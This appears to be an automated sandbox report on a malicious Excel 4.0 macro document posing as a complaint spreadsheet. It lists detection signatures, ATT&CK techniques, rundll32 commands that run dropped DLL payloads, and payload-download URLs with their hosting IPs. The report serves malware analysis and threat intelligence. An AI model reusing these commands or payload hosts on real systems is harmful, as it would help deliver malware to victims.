ID: 356327
Sample Name: Complaint-1091191320-02182021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:49:56
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Complaint-1091191320-02182021.xls

Overview


General Information

Sample Name:	Complaint-1091191320-02182021.xls
Analysis ID:	356327
MD5:	da47abb08bf5ab8.
SHA1:	f4ffc845ceb85de…
SHA256:	91b4e89cdfe2e0d.

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2320 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2704 cmdline: rundll32 ..\JDFR.hdfgr,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 960 cmdline: rundll32 ..\JDFR.hdfgr1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2472 cmdline: rundll32 ..\JDFR.hdfgr2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2296 cmdline: rundll32 ..\JDFR.hdfgr3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2444 cmdline: rundll32 ..\JDFR.hdfgr4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint-1091191320-02182021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xae34:$e1: Enable Editing • 0xae7e:$e1: Enable Editing • 0x1590e:$e1: Enable Editing • 0x15958:$e1: Enable Editing • 0x20405:$e1: Enable Editing • 0x2044f:$e1: Enable Editing • 0xae9c:$e2: Enable Content • 0x15976:$e2: Enable Content • 0x2046d:$e2: Enable Content

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 4	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 4	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 5	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Complaint-1091191320-02182021.xls	16%	Metadefender		Browse
Complaint-1091191320-02182021.xls	38%	ReversingLabs	Document-Excel.Trojan.AShadow	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://chandni.pk/cgi-sys/suspendedpage.cgi	100%	Avira URL Cloud	malware	
http://batikentklinik.com/qtuofsxtov/44249951829861100000.dat	100%	Avira URL Cloud	malware	
http://7ruzezendegi.com/samsgtlfwzt/44249951829861100000.dat	100%	Avira URL Cloud	malware	
http://chandni.pk/ictrljsfuh/44249951829861100000.dat	0%	Avira URL Cloud	safe	
http://dindorf.com.ar/ntpnttfypqs/44249951829861100000.dat	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://7ruzezendegi.com/cgi-sys/suspendedpage.cgi	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dindorf.com.ar	181.88.192.136	true	false		unknown
batikentklinik.com	2.59.117.215	true	false		unknown
chandni.pk	192.185.16.95	true	false		unknown
miaovideo.com	112.125.131.128	true	false		unknown
7ruzezendegi.com	185.159.153.72	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://chandni.pk/cgi-sys/suspendedpage.cgi	true	• Avira URL Cloud: malware	unknown
http://batikentklinik.com/qtuofsxtov/44249951829861100000.dat	true	• Avira URL Cloud: malware	unknown
http://7ruzezendegi.com/samsgtlfwzt/44249951829861100000.dat	true	• Avira URL Cloud: malware	unknown
http://chandni.pk/ictrljsfuh/44249951829861100000.dat	false	• Avira URL Cloud: safe	unknown
http://dindorf.com.ar/ntpnttfypqs/44249951829861100000.dat	false	• Avira URL Cloud: safe	unknown
http://7ruzezendegi.com/cgi-sys/suspendedpage.cgi	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000004.0000000 2.2171015522.0000000001CD7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164266296.000 0000001CA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2156318745.000000000 1DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152670940.0000000001C8700 0.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2146230091.0000000001C50000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000004.0000000 2.2170893256.0000000001AF0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164131332.000 0000001AC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2155760549.000000000 1C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152472144.0000000001AA000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 46230091.0000000001C50000.0000 0002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000004.0000000 2.2170893256.0000000001AF0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164131332.000 0000001AC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2155760549.000000000 1C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152472144.0000000001AA000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 46230091.0000000001C50000.0000 0002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000004.0000000 2.2171015522.0000000001CD7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164266296.000 0000001CA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2156318745.000000000 1DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152670940.0000000001C8700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000004.0000000 2.2170893256.0000000001AF0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164131332.000 0000001AC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2155760549.000000000 1C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152472144.0000000001AA000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 46230091.0000000001C50000.0000 0002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000004.0000000 2.2171015522.0000000001CD7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164266296.000 0000001CA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2156318745.000000000 1DF7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152670940.0000000001C8700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000004.0000000 2.2170893256.0000000001AF0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2164131332.000 0000001AC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2155760549.000000000 1C10000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2152472144.0000000001AA000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 46230091.0000000001C50000.0000 0002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.159.153.72	unknown	Iran (ISLAMIC Republic Of)		201999	SERVERPARSIR	false
181.88.192.136	unknown	Argentina		7303	TelecomArgentinaSAAR	false
112.125.131.128	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
2.59.117.215	unknown	Turkey		42926	RADORETR	false
192.185.16.95	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356327
Start date:	22.02.2021
Start time:	22:49:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint-1091191320-02182021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLS@11/9@5/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356327/sample/Complaint-1091191320-02182021.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.159.153.72	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/4424655220902780000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/4424654989143520000.dat
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/4424654766296300000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/4424654417546300000.dat
181.88.192.136	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/4424655220902780000.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465498914352000000.dat
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465476296300000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465441754300000.dat
112.125.131.128	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	
2.59.117.215	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• batikentklinik.com/qtuofsxtov/4424654766296300000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• batikentklinik.com/qtuofsxtov/4424654417546300000.dat
192.185.16.95	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• chandni.pk/ictrljsfuh/4424654766296300000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• chandni.pk/ictrljsfuh/4424654417546300000.dat
	Claim-292671392-02082021.xls	Get hash	malicious	Browse	• amateen.slashinnovate.com/akmhlngpwxi/785565.jpg
	Claim-292671392-02082021.xls	Get hash	malicious	Browse	• amateen.slashinnovate.com/akmhlngpwxi/785565.jpg
	Claim-688493464-02082021.xls	Get hash	malicious	Browse	• amateen.slashinnovate.com/akmhlngpwxi/785565.jpg
	Claim-688493464-02082021.xls	Get hash	malicious	Browse	• amateen.slashinnovate.com/akmhlngpwxi/785565.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
chandni.pk	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 192.185.16.95
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 192.185.16.95
batikentklinik.com	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 2.59.117.215
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 2.59.117.215
dindorf.com.ar	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
miaovideo.com	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
7ruzezendegi.com	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	12592516.exe	Get hash	malicious	Browse	• 60.205.177.239
	Vodafone Bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone Bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone Bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
